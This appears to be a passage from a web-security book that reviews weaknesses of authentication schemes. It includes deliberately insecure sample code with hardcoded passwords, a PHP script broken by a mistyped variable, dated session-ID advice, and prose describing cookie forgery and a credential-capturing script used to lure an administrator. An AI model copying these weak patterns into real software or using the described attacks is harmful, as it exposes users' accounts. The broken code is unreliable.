You could say the password is contained in the URL.

Although the method is simple to implement and seems secure (the protection is comparable to password protection), it has a lot of disadvantages that reduce its security to zero:

- No system treats URLs as secret information.
- URLs can be written to log files in the HTTP server or the proxy server. Therefore, there is no guarantee that this information will never land in strange hands.
- Because the information necessary for administrative privileges is contained in log files, anyone with access to these files can obtain the administrative privileges using a Web interface.

- Log files are often available for reading to all the local users of the system. Therefore, any user can obtain administrative privileges using a Web interface.
- Even when there are no malicious users in a system (e.g., when the server belongs to one company), a remote user can sometimes read log files through another vulnerability in the system.
- Any local user who is allowed to read the Web directory of the target site can obtain the contents of the files and, therefore, the file name. Thus, he or she can access the file using a Web interface.
- The user doesn't have to be local. A remote user might find another vulnerability and list files in the site directory to find the name of the script responsible for administering.

What's more, there is no guarantee that this address won't appear in the databases of search engines. It can get there in many ways. For example, if a link to this address was available for some time, a search robot could index it. Alternatively, some browser tools could have passed the address to a search engine when a legitimate user visited this page. For example, `GoogleToolbar` could have passed the address of a site visited by the user to the Google search engine.

If an URL is in the database of a search engine, anyone can obtain it with an appropriate request. For example, to view all indexed pages in Google, you should make the following request: `site:www.site.ru`.

So, such a policy of implementing an authentication and authorization system is a policy of confusion. This type of policy is seldom effective.

As I told you, in some circumstances, any user can easily gain access to the system. As for a malicious user, he or she can always access the system after investigation.

Even if search robots are prevented from indexing the address, you can pursue this policy only when the data aren't confidential but are of interest to a narrow circle of users. In addition, leakage of these data should do no harm to the data owner.

Only when these conditions are met can you implement this method of authentication and authorization.

Authentication on the Client

Sometimes, authentication is done completely on the client, and the server just receives the result of authentication. A subtype of this type of authentication involves readdressing the user to a long URL if authentication is successful.

Regardless of a particular implementation, such authentication isn't secure enough. In fact, it is worse than authentication with a long URL.

All data sent to the server when authentication is successful — and the long URL — are available on the client side, even for an unauthenticated user.

Consider an example of how such authentication is implemented in JavaScript.

http://localhost/4/2.html

```
<html>
<title>authentication</title>
<head>
<script Language=JavaScript>
function auth()
{
 p=prompt('Password');
 if (p=='pdgf32f')
 {
  document.location.href='auth5fger.html';
  exit;
 }
 alert('Incorrect password');
}
</script>
</head>
<body>
<input type=button value='Loggin in' onClick=auth()>
</body>
</html>
```

Such a system cannot hinder an attacker. The HTML code is available to any user, even an unauthenticated one. By examining this code, anyone can find all information necessary for successful authentication.

In a more complicated case, the password can be encrypted with a hash function.

http://localhost/4/3.html

```
<html>
<title>authentication</title>
<head>
<script Language=JavaScript src=md5.js>
</script>
<script Language=JavaScript>
function auth()
{
 p=prompt('Password');
 if(md5(p)=='afdceda2236462ec9a3859c7f5da3a5e')
 {
  document.location.href='auth5fger.html';
  exit;
 }
 alert('Incorrect password');
}
```

```
</script>
</head>
<body>
<input type=button value='Loggin in' onClick=auth()>
</body>
</html>
```

I should mention that this code (and the code on the CD-ROM that accompanies this book) is just an example. The MD5.JS file that would contain the `md5()` function computing the hash from a string is missing from the CD-ROM.

This example doesn't differ much from the previous one. Nevertheless, it is difficult to find the password, especially if it consists of random uppercase and lowercase letters.

However, you don't need to know the password to log in successfully. Information on where the user will be readdressed if authentication is successful is available from this HTML code, and even an unauthenticated user can examine it.

This protection can be complicated further. The code of the JavaScript functions or even the entire HTML page can be encrypted, and decryption will be done only before it is output in the browser window.

In this case, a JavaScript function decrypting the encrypted portion of the HTML page will be called first. A simple examination of the HTML code wouldn't give a positive result.

However, because the decrypting function itself isn't encrypted, and it possesses all information necessary for decryption, the source code of this function and the auxiliary information are available to an attacker.

Therefore, he or she can decrypt encrypted portions of the HTML page regardless of which algorithms, keys, and so on, are used.

In addition to JavaScript functions, Java applets, ActiveX components, and other programming technologies can be used to implement client-side authentication. All these methods will have the same drawback. The only difference might be in how much time it will take an attacker to decrypt encrypted code. For example, a Java applet can be decompiled — that is, converted into the easy-to-analyze source code. In addition, there are special tools that allow an attacker to analyze ActiveX components.

A subtype of authorization on the client is an authorization system that computes a value from data entered by the user. For example, the URL to which the user is readdressed can be computed from the password. In this case, information necessary for successful authentication isn't available to the attacker. You could say that only primary authentication is performed on the client and that the secondary authentication based on the computed value is done on the server.

To summarize, a system of partial or complete authentication on the client can have the following disadvantages:

- In partial client-side authentication, the set of primary authentication results can be narrower than the set of all the possible passwords.
- In some cases, the authentication system becomes too complicated and, therefore, less reliable.
- In some cases, incompatibility with client configurations can increase. In addition, the system can require additional operations from the user.
- The labor input to designing the system increases.
- Efforts directed to complicating and strengthening the system cannot protect it from analysis and successful breaking within a short time.

Solitary Password

Sometimes, only a password is used for authentication. Each user has a unique password, and logins aren't used.

This system also isn't secure enough. Different users should have different passwords; otherwise, the system won't be able to distinguish among users.

Now imagine a situation, in which a new user tries to register in the system and enters a password already belonging to another user.

The system must reject registration of the first user, and the password of the second user will be disclosed.

If a malicious person tries to use the disclosed password to log into the system, he or she won't need that user's login because only the password will be required for authentication.

In addition, when there are many users in such a system, the task of finding a valid password becomes even easier. If at least one user chooses a weak or commonly used password, this password can be disclosed without knowing the login of this user.

So, authentication with a solitary password cannot be considered secure. You can use this system only when you know beforehand that there will be few users in the system, ideally only one. In addition, you should require any users to choose random and complicated passwords. It would be best to distribute passwords among the users automatically without allowing the users to change their passwords.

Login and Password

When implementing primary authentication in a system, the most commonly used authentication method requires a user to enter his or her login and a password into the system. The login can be the user's ID, his or her e-mail address, or some other information.

When properly implemented, this primary authentication will be secure enough in most Web systems.

One of the most common errors when implementing this type of authentication is that the password is sent using the HTTP `GET` method. `GET` parameters can be logged both on proxy servers and on the HTTP server of the system. Therefore, when the login and password are sent using the `GET` method, the system will have the same disadvantages as the system with a long URL.

When the login and password are sent using the HTTP `POST` method or in the HTTP header, the system will be free of these disadvantages.

However, I'd like to mention that in any case the password is sent to the server as plain text and can be intercepted on any intermediate node in the user's segment of the network or in the server's segment. To protect against such an interception, use hypertext transfer protocol over secure sockets layer (HTTPS). In this case, intercepting the traffic is pointless.

Previous Next

Previous Next

Subsequent Authentication

A distinctive feature of Web systems is that each visit on an HTTP page is a new action unrelated to the previous action. Therefore, authentication is necessary every time a user attempts to access the system.

A common error is that authentication is done only when the user logs into the system (e.g., accesses the **http://www.site.ru/admin.php** file). After the primary authentication is done using any of the methods, the authenticated user is redirected to another part of the site. No additional authentication is done on that part.

Such a policy is nothing but a policy of confusion. This type of policy is seldom effective. It is only effective if an attacker doesn't know the URL of the private part of the site.

In addition, it is obvious that legitimate users know this path. Suppose you need to deprive a user of access rights to the system. It won't suffice to delete him or her from the list of users. This user knows the URL of the private part of the site.

In a word, this policy is ineffective because it has all the drawbacks of a long URL.

It won't be wise to require users to enter their logins and passwords every time they are redirected to another page. This would make the system inconvenient for them.

COOKIE Parameters

Sometimes the following authorization method is used: For primary authorization, a user enters his or her login and password. If both the login and the password are valid, the user is logged into the system, and the login and the password are written into a cookie.

Cookies are small files that store special server information. Cookies can be stored on

Definition	the hard disk (these are called persistent) or in the computer memory (session cookies). `COOKIE` parameters are stored until the browser window is closed.

`COOKIE` parameters are sent using HTTP without encryption both from the client to the server and from the server to the client. The lifetime can be sent with a cookie. In this case, the cookie "dies" when the lifetime expires. Otherwise, a session cookie is set.

Functionality of this system is identical to that of a system, in which a user has to enter the login and the password before each request to the system. However, in this system, the user doesn't enter anything. Rather, the browser sends the values of the `COOKIE` parameters set by the site. The subsequent authorization is done using the `COOKIE` values.

Disadvantages of such a system are that the password is stored on the client computer for an indeterminate amount of time. Because the password is sent unencrypted during each request, it can be intercepted. Because it is stored unencrypted on the client's hard disk, anyone who has access to the disk can read the password.

To avoid sending a password as a `COOKIE` value, some systems perform authorization based on received `POST` parameters and, if the authorization is successful, write only the login into a cookie. After that, if the valid login is received as a `COOKIE` parameter, the system assumes the owner of this login has passed authentication successfully.

Naturally, this is also a confusing policy. It works only until an attacker discloses the internals of the site.

To circumvent this protection, a malicious user only needs to edit files with the `COOKIE` parameters to set an appropriate variable to the login of a valid user. Then he or she can log into the system. Thus, he or she can obtain the rights of a valid user without knowing this user's password.

You cannot say this system is secure.

Another variant of this method involves writing a hash of the password rather than the password into a cookie.

A *hash function* is a function that maps the set of all strings to the set of strings with a particular length. The hash function isn't invertible, that is, it is impossible to compute the original string from a hash without trying every possible value.

The subsequent authorization is done as follows: The login and the hash of the password are received as `COOKIE` parameters. This user's password is retrieved from a database or another repository, and a hash is computed from this password. Authorization is considered successful if the hash received as a `COOKIE` value is equal to the hash just computed.

Advantages of this authentication method are the following:

- Cookies stored on the client's hard disk contain only the login and the password hash, which doesn't allow an attacker to obtain the password quickly.
- In subsequent authentication, only the hash is sent, and there is no use of traffic interception. However, if the attacker can intercept all the traffic, he or she can learn the password from the primary authentication.

Practically all authentication systems based on HTTP are vulnerable to traffic interception. To make traffic interception pointless, use HTTPS.

The described system also has a few disadvantages:

- An attacker doesn't need to know a password to log into the system. It will suffice to know the password hash, and anyone who has access to the client's hard disk can discover the hash. In addition, the attacker can obtain the password hash through vulnerabilities of the cross-site scripting (XSS) type, which are described later. Having obtained the hash, the attacker only needs to write this hash and the valid user's login into `COOKIE` parameters to log into the system and gain the rights of an authorized user.

- This system stores users' passwords on the server in an unencrypted or revertible form. In other words, anyone who has access to the password database can discover the passwords of all users. Even if the passwords in the database are encrypted, you can suppose that the information necessary for decryption is available to the authorization script and, therefore, to anyone who has access to the password database.

- If an attacker steals a password hash, he or she will be able to log into the system until the owner of the password changes the password.

- In addition, because a password can be simple or short, it is possible for the attacker to find the hash using a glossary. If the attack is successful, the attacker will know the password. (It is assumed that the attacker knows the hash function used in the system.)

Be aware that changing any cookie data, such as parameter names or values, parameter lifetimes, and the name or URL of the site, or deleting or adding cookie data isn't a challenge for an attacker.

There are many utilities on the Internet that make it easy to change cookies. In addition, the attacker can edit cookie files directly. In Mozilla, for example, to edit a cookie, you should edit the COOKIE.TXT file. In Internet Explorer, cookies are located in the COOKIES folder, and you can edit the files.

Sessions

One of the best solutions for HTTP authentication is a session approach. After the primary authentication, when the user sends the login and the password (the best method for this is HTTP `POST`), a long random number is generated. It is called a *session ID.*

This ID is bound to the user in the user database and sent to the user using any method. In addition, the session ID has a lifetime during which it is valid. For example, the current time (or the expire time) is also bound to the user.

After that, authorization proceeds as follows: The server receives a session ID issued previously. Then it tries to retrieve the login of the user to whom the session ID belongs. If the user isn't found, authentication is considered unsuccessful.

If the user is found, the timestamp is read to check whether the session ID lifetime has expired. If it has, authentication is considered unsuccessful. If the user is found and the session ID lifetime hasn't expired, the user is authenticated.

The lifetime can be updated every time the user visits another page or once, during the primary authorization. With such an approach, the user will have to enter the login and the password periodically.

This system can be considered reliable if the server generates a long random value for the session ID. The session ID can be bound to the current time and a pseudorandom value. Sometimes, a hash function is computed from these values.

Consider an example of how a session ID can be generated.

Generating a session ID

```
$token = md5(uniqid(""));
$better_token = md5(uniqid(rand(), true));
```

In the first line, a unique ID is generated and the `md5()` hash function is computed from it.

In the second line, a more secure approach is implemented. It works as follows: A unique ID with a random prefix obtained from the `rand()` function is generated. The second parameter of the `uniqid()` function adds a "combined LCG" entropy to the end of the returned value. This adds a bit more uniqueness to the ID. Then the `md5()` hash function is computed.

The `uniqid()` function generates a unique value based on the current time in milliseconds.

In this example, a unique 128-bit session ID will be generated. Because this is a very long number, the task of finding it would be complicated for an attacker. In addition, because the session ID's lifetime is limited, each attempt to try a number will require an attacker to make a new HTTP request to the server.

If functions generating unique values are unavailable to you, you can create your own ones based on pseudorandom values and the current time. It would be a good idea to compute a hash function (such as `md5()`) from the resulting value.

Generating a session ID based on pseudorandom values

```
$sessionid = md5(rand().microtime());
```

Remember that in some systems you should seed the random number generator before you call the `rand()` function.

The more precise the value returned by the `microtime()` function, the better the session ID.

Systems based on session IDs can be either of two types. The first authenticates a user only with a session ID. In the second, the login is used in addition to the session ID. In the second case, both the login and the session ID must be valid for successful authentication. The task of finding the session ID would be more complicated.

When the login isn't sent for authorization, and there are many users in the system, an attacker has a better chance of finding at least one session ID.

However, this problem is eliminated by increasing the length of the session IDs. In other words, the security of a system doesn't suffer when the session ID is used for authentication and the login isn't.

In Web systems, the session ID can be sent using HTTP `GET`, `POST`, or `COOKIE` method. The most effective and secure method for sending the session ID is `COOKIE`. The lifetime of the session ID can be set equal to that of the `COOKIE` parameter. However, you should remember that the lifetime of a cookie is just the server's recommendation to the client. Nobody can guarantee that the client's browser will follow the recommendation, and the lifetime won't change after the client receives the session ID. So, even if the lifetime of a session ID is set equal to that of the `COOKIE` parameter, make sure it is fixed on the server by storing this information in a database or another repository with the session ID.

I now describe the pros and cons of this authentication system.

The pros are the following:

- You don't need to store unencrypted passwords on the server. It will suffice to store their hashes.
- If a malicious person steals a session ID, he or she will probably be unable to use it in time, before the session ID's lifetime expires. Even if the malicious person manages to use it, this won't last long.
- You can design the system so that certain important operations require additional confirmation with the password. Then the malicious person won't be able to perform these operations even if he or she intercepts a session ID. For example, you can change the user's password to prevent the attacker from gaining full control over the user's account.
- The session ID doesn't carry any information on the user's login, password, status, and so on. The malicious user can obtain additional information about the owner of particular

session ID only if he or she logs into the system using this ID.

This authentication system has the following cons:

- It isn't secure against traffic interception at the beginning of the authorization procedure when the user enters his or her login and password that aren't encrypted. To avoid this, use asymmetric encryption such as the Secure Sockets Layer (SSL) in HTTP.
- If the session ID is stored in a cookie, users who disabled the use of cookies in their browsers won't be able to log into this system.

Some users disable cookies in their browsers. In these cases, some systems send session IDs as `GET` parameters. In other words, one parameter, a session ID, is added to each link on the page. This solution allows users who disabled cookies in their browsers to log into the system. However, it has a few disadvantages:

- It is more difficult to implement this system. The system becomes less elegant, and it is difficult to separate the authentication and authorization module from the other components of the system.
- It becomes possible for an attacker to intercept the session ID in log files. Although interception of a session ID isn't as useful for the attacker as interception of a password, it makes the system less secure.
- It is more difficult for search engines to index the pages of a site with links containing various `GET` parameters.
- A session ID can appear in log files of a third-party server through HTTP `Referer`. If an attacker can pass a necessary link to the protected part of the system (e.g., send an e-mail message in a Web mail system) and follow this link, he or

she will access HTTP `Referer`, which will contain the session ID.

When you need to send an HTTP `POST` form, you can send the session ID as an HTTP `GET` or `POST` parameter.

To avoid storing the session ID in log files on the server, you can always send the session ID using the `POST` method. Indeed, with such an approach the system won't store users' session IDs in log files on the server. However, this system either will be incompatible with most browsers or will require its users to enable JavaScript. In either case, the system won't be elegant in terms of modularity and performance. In addition, it will be difficult, if not impossible, for search engines to index Web pages of such a system. Therefore, it wouldn't be a good idea to implement this approach.

PHP offers you a built-in mechanism for work with sessions. You can use it for authorization and for other purposes. However, this mechanism has a serious drawback. Session variables associated with the session ID are stored in files in a temporary folder on the server; therefore, any local user with appropriate access rights can read these files.

In Unix-like operating systems, files are usually created with the access rights - `rw- --- ---` and belong to the user who started the Web server. As a rule, this is a user such as `www`, `apache`, or `nobody`.

In other words, only the `root` user and the user who started the Web server have rights to read these files. This system can seem secure enough, but remember that all scripts available through HTTP will be executed under this user. In other words, if there is a vulnerability in any script on that server that discloses the contents of files, an attacker will be able to discover the session variables of any user. If authentication is implemented as described previously, the login and the password can be among these variables.

HTTP Basic Authentication

This method of authentication is based on the HTTP specification.

According to HTTP, the authentication is done as follows: If a user didn't enter a password or entered a wrong one, the server sends the `401 Unauthorized` header. If the browser receives this information as a response to an HTTP request, it should display a dialog box suggesting that the user enter a login and a password. After the user enters the login and password, the browser should repeat the HTTP request, sending the login and password to the server.

The server should check the login and the password once more, and either give the user access to the service or again respond with the `401 Unauthorized` header. The header will mean that the login, the password, or both are invalid.

The browser should send the login and password to all documents located in the same Web folder or all subfolders until the user terminates the session.

Here is a sample dialog between the client and the server when performing HTTP Basic authentication:

```
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1| Geck
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> <empty line>
S> HTTP/1.1 401 Authorization Required
S> Date: Fri, 05 Nov 2004 13:21:23 GMT
S> Server: Apache
S> WWW-Authenticate: Basic realm="admin zone"
```

```
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html; charset=iso-8859-1
S> <empty line>
S> Sorry, authorization is required.
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjplc2VycGFs
C> <empty line>
S> HTTP/1.1 401 Authorization Required
S> Date: Fri, 05 Nov 2004 13:21:23 GMT
S> Server: Apache
S> WWW-Authenticate: Basic realm="admin zone"
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html; charset=iso-8859-1
S> <empty line>
S> Sorry, authorization is required.
C> GET /admin/ HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
```

```
C> Connection: keep-alive
C> Authorization: Basic dXNlcjplc2VycGFz
C> <empty line>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <empty line>
S> Thank you, authorization is successful.
C> GET /admin/2/admin.php HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjplc2VycGFz
C> <empty line>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <empty line>
S> Here authorization is also OK.
C> GET /news/id.php HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
```

```
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> <empty line>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <empty line>
S> <data>
C> GET /index.html HTTP/1.1
C> Host: www.site.ru
C> User-Agent: Mozilla/5.0 (Windows NT 5.0; en-US; rv:1.7.1) Geck
C> Accept: */*
C> Accept-Language: en-us
C> Accept-Encoding: gzip, deflate
C> Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
C> Keep-Alive: 3000
C> Connection: keep-alive
C> Authorization: Basic dXNlcjplc2VycGFz
C> <empty line>
S> HTTP/1.1 200 OK
S> Date: Fri, 05 Nov 2004 13:31:54 GMT
S> Server: Apache
S> Keep-Alive: timeout=15, max=50
S> Connection: keep-alive
S> Transfer-Encoding: chunked
S> Content-Type: text/html
S> <empty line>
```

```
S> <the contents of the main page>
S> Thank you, here authorization is also OK.
```

Here is what happens during the dialog: At the beginning, the client visits the **http://www.site.ru/admin/** page. To access this page, a login and a password are required; therefore, the server responds with the `401` header, meaning that authentication is required. Having received this header, the browser displays a dialog box suggesting that the user enter a login and a password. In this example, the user enters `user` and `userpal`, respectively. The password is invalid: The last letter is wrong.

The login and the password are concatenated with a colon as a delimiter, encoded with the `base64` algorithm, and sent in the `Authorization` header with the authorization type. In other words, the following header is sent:

```
Authorization: basic base64(<user>:<pass>)
```

Although it seems difficult to understand the login and password, `base64` is a revertible encoding algorithm, and the string can be easy decoded with appropriate tools. For example, some programming languages include the `base64_decode()` function.

To respond to the invalid password, the server sends another `401` header, meaning that authentication is required. Having received this header, the browser again asks the user to enter the login and password. This time the user enters the correct data: `user` and `userpas`. The server's response is `200`, meaning the document has been found, and the browser displays the contents of the document.

Then the user moves to a subfolder of the `admin` folder, and the browser automatically passes this document the login and the password. It would pass them to a document in the same folder if the user requested it.

Then the user requests a document from another folder. When accessing another folder or a subfolder of the current folder, the browser doesn't send the login and the password.

I have described how the system works on the client side. Now, you're about to read how this type of authentication works on the server side.

On the server, authentication can be arranged in either of two ways: You can send necessary headers using scripts and use the same or other scripts to check the received data, or you can use HTTP server methods.

Consider an example of performing HTTP Basic authentication in PHP scripts.

http://localhost/4/1.php

```
<?
function myauth($login, $pass)
{
  if($iser=='admin' && $pass=='adminpass') return 5;
  if($iser=='user' && $pass=='user1pass') return 1;
  return 0;
}
$login=$_SERVER['PHP_AUTH_USER'];
$pass =$_SERVER['PHP_AUTH_PW'];
if(($access=myauth($login, $pass)) == 0)
{
 header("WWW-Authenticate: Basic realm=\"Admin Zone\"");
 header("HTTP/1.0 401 Unauthorized");
 echo "You don't have access rights to the private part of the s
 exit;
}
echo "Your access level is $access";
?>
```

In this example, the `myauth()` function is responsible for authentication and authorization. Authorization is a matter of giving an authorized user an ID denoting an access level. A zero access level means authentication wasn't successful, and the server sends the `401` header to the browser.

The `myauth()` function can compare the received data with data in a table and perform other operations required for authentication. For example, logins and the hashes of passwords can be stored in a database, and the `myauth()` function can send a query to the database to authenticate the user and give him or her an access level.

As a variation of this approach, you can give the user a guest access level with minor rights if authentication wasn't successful. However, a legitimate user should be able to log into the system. For this purpose, one of scripts should contain an output of the `401` header for an authenticated user and the authentication procedure. After one of the scripts fulfils authentication successfully, the browser will send the login and the password to each script in the same folder or its subfolders. Based on this information, the system will give the user a guest or authorized access to documents.

This approach has both advantages and disadvantages. The advantages are the following:

- If the user doesn't check the **Remember the password** checkbox, no information on the password will be stored on the client's hard disk. However, this is just a theoretical statement because much depends on the particular browser used.
- This system allows you to store password hashes rather than the passwords themselves on the server.
- By default, logins and passwords aren't saved in the server's log files and on proxy servers.

The system also has a few disadvantages partially related to its advantages:

- The login and the password are sent unencrypted. Theoretically, they can be stolen on an enemy proxy server or with a program such as `sniffer` in the user's network segment. These problems can be solved by encrypting the traffic and sending it using HTTPS.

- If a user checks the **Remember the password** checkbox, the password will be stored on the hard disk in an unencrypted form.

In addition, in some cases another danger appears. If you use this method to protect one document (or a few documents in one folder), and this folder or its subfolders contain documents (or scripts) available to an attacker, the browser will send the login and the password to these scripts in the same session when the attacker accesses the protected document.

For example, suppose the **http://www.site.ru/admin.php** file is protected with HTTP Basic authentication. In addition, there are a few folders, such as **http://www.site.ru/kolja/** and **http://www.site.ru/vasja/**, and authorized users can access them.

Suppose that the site administrator visits the **http://www.site.ru/admin.php** page, obtains administrator privileges, and does his or her job. Also suppose that the site administrator visits the page of one of the users (e.g., **http://www.site.ru/kolja/test.php**) in the same browser session. As a result of this visit, the administrator's login and password that allow him or her to access `admin.php` will be transparently sent to the TEST.PHP script entirely available to the `kolja` user.

This is how the administrator's password can leak through a hole in the system to a malicious user without the administrator's knowledge.

When this vulnerability takes place, a malicious user needs to create a script that would be entirely under his or her control and would store all logins and passwords it receives during HTTP Basic authentication. After that, the malicious user should stealthily place a link to the administrator and just wait. If possible, this user should arrange that the administrator obtains the link only after he or she logs into the system.

For example, if the user can send the administrator messages that the administrator will read using the Web interface, the user should send a message suggesting that the administrator follow that link.

HTTP Basic authentication can be implemented using HTTP methods on the server.

For example, it is easy to implement HTTP Basic authentication using the built-in tools of the Apache HTTP server. To do this, locate the .htaccess file in a protected folder. The file should look like this:

.htaccess

```
order allow,deny
allow from all
require valid-user
AuthName "admin zone"
AuthType Basic
AuthUserFile /path/to/.htpasswd
```

The `/path/to/.htpasswd` file contains logins and password hashes. To create a file with passwords, enter the following command:

```
htpasswd -c /path/to/.htpasswd username
```

Then enter a password twice. The `/path/to/.htpasswd` file will be created automatically. To add a new user to an existing file or change the password of a user in the file, enter the following command:

```
htpasswd /path/to/.htpasswd username
```

Then enter the new password twice.

If the user's account doesn't exist, it will be added to the file. Otherwise, the user's password will be changed.

The `/path/to/.htpasswd` file doesn't contain unencrypted passwords. Rather, it stores their hashes. This file can look like follows:

/path/to/.htpasswd

```
admin:24nN.4cqs18hE
user1:zP0ggTOuNcxwc
user2:HfVn3BhVdnuiA
```

This file contains the passwords of three users. The name of the `/path/to/.htpasswd` file doesn't have to begin with a period; you can name the file as you like.

This system will have the following advantages:

- The system is simple in implementation.
- The implementation can be transparent for protected documents and services.
- The system doesn't pass passwords to strange scripts because an entire folder is protected with a password, not individual files.
- The server stores password hashes rather than passwords.

It also has the following disadvantages:

- Passwords are sent unencrypted every time a user accesses protected documents or services.
- Sometimes, a user's password can be found on his or her computer's hard disk.
- Password hashes are stored in a file on the server, and a local user with access to this file can try to find passwords from these hashes.

You could make the file with passwords available for reading only to the Web server, that is, to the user who started this Web server. At first glance, this would seem to protect against the password leakage.

However, because this file is available for reading to the Web server, it will be available for reading to any script started by this Web server and possessing the server's access rights. In other words, if a local user doesn't have access to the file with password hashes but has a right to write into a folder available using HTTP, that user can create a malicious script that is able to read and return to him or her the contents of the file with passwords accessed using HTTP.

In addition, it is a common error that files with the hashes of passwords to a protected part of the system are put into a folder accessible using HTTP. In this case, a malicious user can read the file directly by requesting its URL, for example, **http://www.site.ru/.htpasswd**. When this file is located in a directory accessible from the Web, you should make sure it isn't accessible using HTTP.

As a variant of this solution, you can put the file in the same protected directory. As a result, an unauthorized user won't be able to access this file. However, an authorized user is likely to access this file using HTTP. Therefore, a malicious authorized user can read this file and try to find other users' passwords.

In a correctly designed system, no information on the users' passwords should be available to other users, including legitimate ones.

The contents of files with logins and password hashes are always available to the user who started the HTTP server. However, it can also be available to a remote user if the server has a vulnerability allowing him or her to read any files.

In PHP, there is such a vulnerability. Local PHP source code injection makes it possible to inject this file as a PHP code and output its contents.

Built-in features of the Apache Web server that implement HTTP Basic authentication allow more than just one or another user to access the system. Not only can each user from the `htpasswd` list log into the system, but so can users listed in the `.htaccess` file. In addition, users can be divided into groups and can gain access rights depending on the group, to which they belong.

This is how access to various resources, services, and documents can be granted to different users. In addition, this partially solves the task of authorization.

Remember that this approach will work only if global settings on the HTTP Apache server allow you to use `.htaccess` files.

Previous Next

HTTPS

Any authentication method can be combined with protecting the system using HTTPS. In most cases, accessing a system using HTTPS can be considered the most secure protection. However, both programmers who implement such a system and users who visit it should be aware of what HTTPS can do, and what it cannot.

Warning The only purpose of HTTPS is to protect against traffic interception.

HTTPS is necessary only when traffic interception is strongly undesirable or likely. The use of this protocol is especially recommended when a user's login and password are sent unencrypted every time the user accesses a document. An example of such a situation is HTTP Basic authentication.

There are a few other cases, in which it is necessary to use authentication through HTTPS with the users' private keys and asymmetric encryption algorithms. This authentication system is the most effective of the systems described earlier. However, it is the most difficult to implement.

As a more advanced variant of authentication system, private keys can be stored on smart cards and other specialized devices designed for this purpose. A correctly implemented authentication system based on public or private keys would provide maximum protection against traffic interception and unauthorized reading of files on the server. In some cases, even unlimited access to the client won't allow an attacker to obtain the information necessary for successful authentication and authorization.

Previous Next

Methods for Strengthening Protection

Sometimes, even a well-designed protection can be improved and the likeliness of its breakage can be lowered.

Limitation by an IP Address

When the users' IP addresses are known beforehand, you can limit access by an IP address in addition to using other methods. A list of valid IP addresses can be either static (built into the system during its creation) or dynamic (updated by an authorized administrator).

A drawback of this system is obvious: It cannot be applied when users' IP addresses can be random and don't fall within a certain range.

As a variation of this system, when IP addresses of the users aren't known beforehand, the following approach can be used: During primary authentication, when a user enters his or her login and password and the authentication is successful, the user gets a session ID with a limited lifetime. In addition, the user's IP address is remembered. A subsequent authentication using this session ID will be allowed only from this IP address.

This approach will securely protect the system against session ID interception; however, you should be aware of the following:

- This system won't protect against login or password interception.
- This system will work only if the user's IP address doesn't change during the session. That is, the duration of the session won't be long for dial-up users, and it will be impossible to save the session for a few days.

In addition, during primary authentication you can store the browser name and the contents of some other fields in the HTTP header that can be different in different browsers. As a result, the session will be valid only for a particular browser version. Because the session ID is usually stored in a cookie, this approach is based on a reasonable assumption that the user won't change the browser during the session. Even if he or she does so, it will suffice for him or her to log into the system anew.

However, you should be aware that this is a policy of confusing. An attacker can easily edit appropriate headers in an HTTP request so that they are identical to the headers sent by the browser of a valid user.

Previous Next

Recovery of a Password

Many authentication systems based on entering a login and a password by a user at the beginning of a session include subsystems of password recovery.

In this case, the system should be able to authenticate users by means of methods other than password authentication.

In most cases, additional information for user authentication can be the answer to a secret question. Many systems request even more information such as the date of birth.

Password recovery subsystems have the following drawbacks:

- The date of birth and other information used as the answer to a secret question can be known to a third party. For example, a user's friends can know that person's date of birth or the name of his or her dog.
- Creating a password recovery subsystem decreases the security level of the authentication and authorization system.

A successful attacker can obtain full control over the account of a target user. To avoid such a situation, you could prohibit users from changing the information necessary to recover their passwords.

However, this wouldn't solve the problem. If an attacker obtains the information necessary to recover their passwords (the answer to a secret question, a birth date, etc.), the fight for control over the user's account will turn into a ping-pong game. Both the legitimate user and the attacker will be able to recover the old password or create a new one. Both people will have equal privileges, and the system won't be able to distinguish between them.

In addition, prohibition against changing this information would be inconvenient for users.

